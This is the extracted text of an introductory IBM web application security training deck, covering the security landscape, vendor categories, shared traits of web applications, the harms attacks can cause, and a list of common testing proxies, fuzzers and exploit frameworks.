



Hacking 101: Understanding the Top Web Application Vulnerabilities and How to Protect Against the Next Level of Attack

Armando Bioc
Security Consultant
IBM

Agenda

- ▶ Module 1: Security Landscape
- ▶ Module 2:
 - Top Attacks Overview
 - Demo of Manual Techniques
- ▶ Module 3: Workshop Exercises
- ▶ Module 4: Demo of Automated Techniques
- ▶ Module 5: An Enterprise Vision

Module 1: Security Landscape

Objective

1. Understand the web application environment
2. Understand and differentiate between network and application level vulnerabilities
3. Understand where the vulnerabilities exist




Eight Principles of Security Management

1. Compliance Management
2. Risk Management
3. Identity Management
4. Authorization Management
5. Accountability Management
6. Availability Management
7. Configuration Management
8. Incident Management



Security

High Level Network Architecture





Security


Security Product Landscape

Security Management				
Configuration Management	Incident Management	Policy & Compliance	Patching & Remediation	Forensics Investigation
Hewlett-Packard CA Cisco Microsoft Sun	ArcSight NetForensics Symantec CA Net Intelligence	NetIQ Symantec CA Hewlett-Packard Altiris	Patchlink Shavlink St. Bernard Microsoft Hewlett-Packard	Guidance Niksun CA SenSage Net Intelligence

Vulnerability Assessment			
Host-Based	Database Only	Network	Application
Symantec NetIQ ISS CA Harris STAT	AppSec Inc NGS Software	Tenable Nessus ISS Qualys eEye McAfee	Black-Box IBM HP Cenzic Acunetix
			White-Box Fortify Ounce Labs Secure Soft Klocwork




Black Box vs. White Box: Where?






Black Box vs. White Box: What?




High Level Web Application Architecture Review





Security

Network Defenses for Web Applications



Web Applications – Shared Traits

- ▶ Get input from user in different ways
 - Path, Parameters, Cookies, Headers, etc.
- ▶ Use back-end servers
 - DB, LDAP/AD Server, etc.
- ▶ Use session tokens (cookie, parameter, path...)
 - Session tokens may be persistent or not
- ▶ Hold public & private information
 - Sensitive info often past the login page


Web Application Security: What Can Happen?

- ▶ Sensitive data leakage
 - Customer, partner or company data
- ▶ Identity Theft
 - Hacker impersonating as trusted user
- ▶ Defacement – Content Modification
 - Hurts brand, misleads customers, etc.
- ▶ Application Shutdown (Site Unavailable)
 - Lack of access can cause major loses


Open Source & Manual Products

- ▶ Proxies
 - WebScarab
 - Fiddler
 - Paros
 - BURP
 - Spike
- ▶ HTTP Editors
 - [See above]
 - Mozilla Tamper Data
 - NetCat
- ▶ Fuzzers
 - SensePost Crowbar
 - JBroFuzz
- ▶ Database Exploit
 - Absinthe
 - SQL Power Injector
- ▶ General Exploit
 - Metasploit

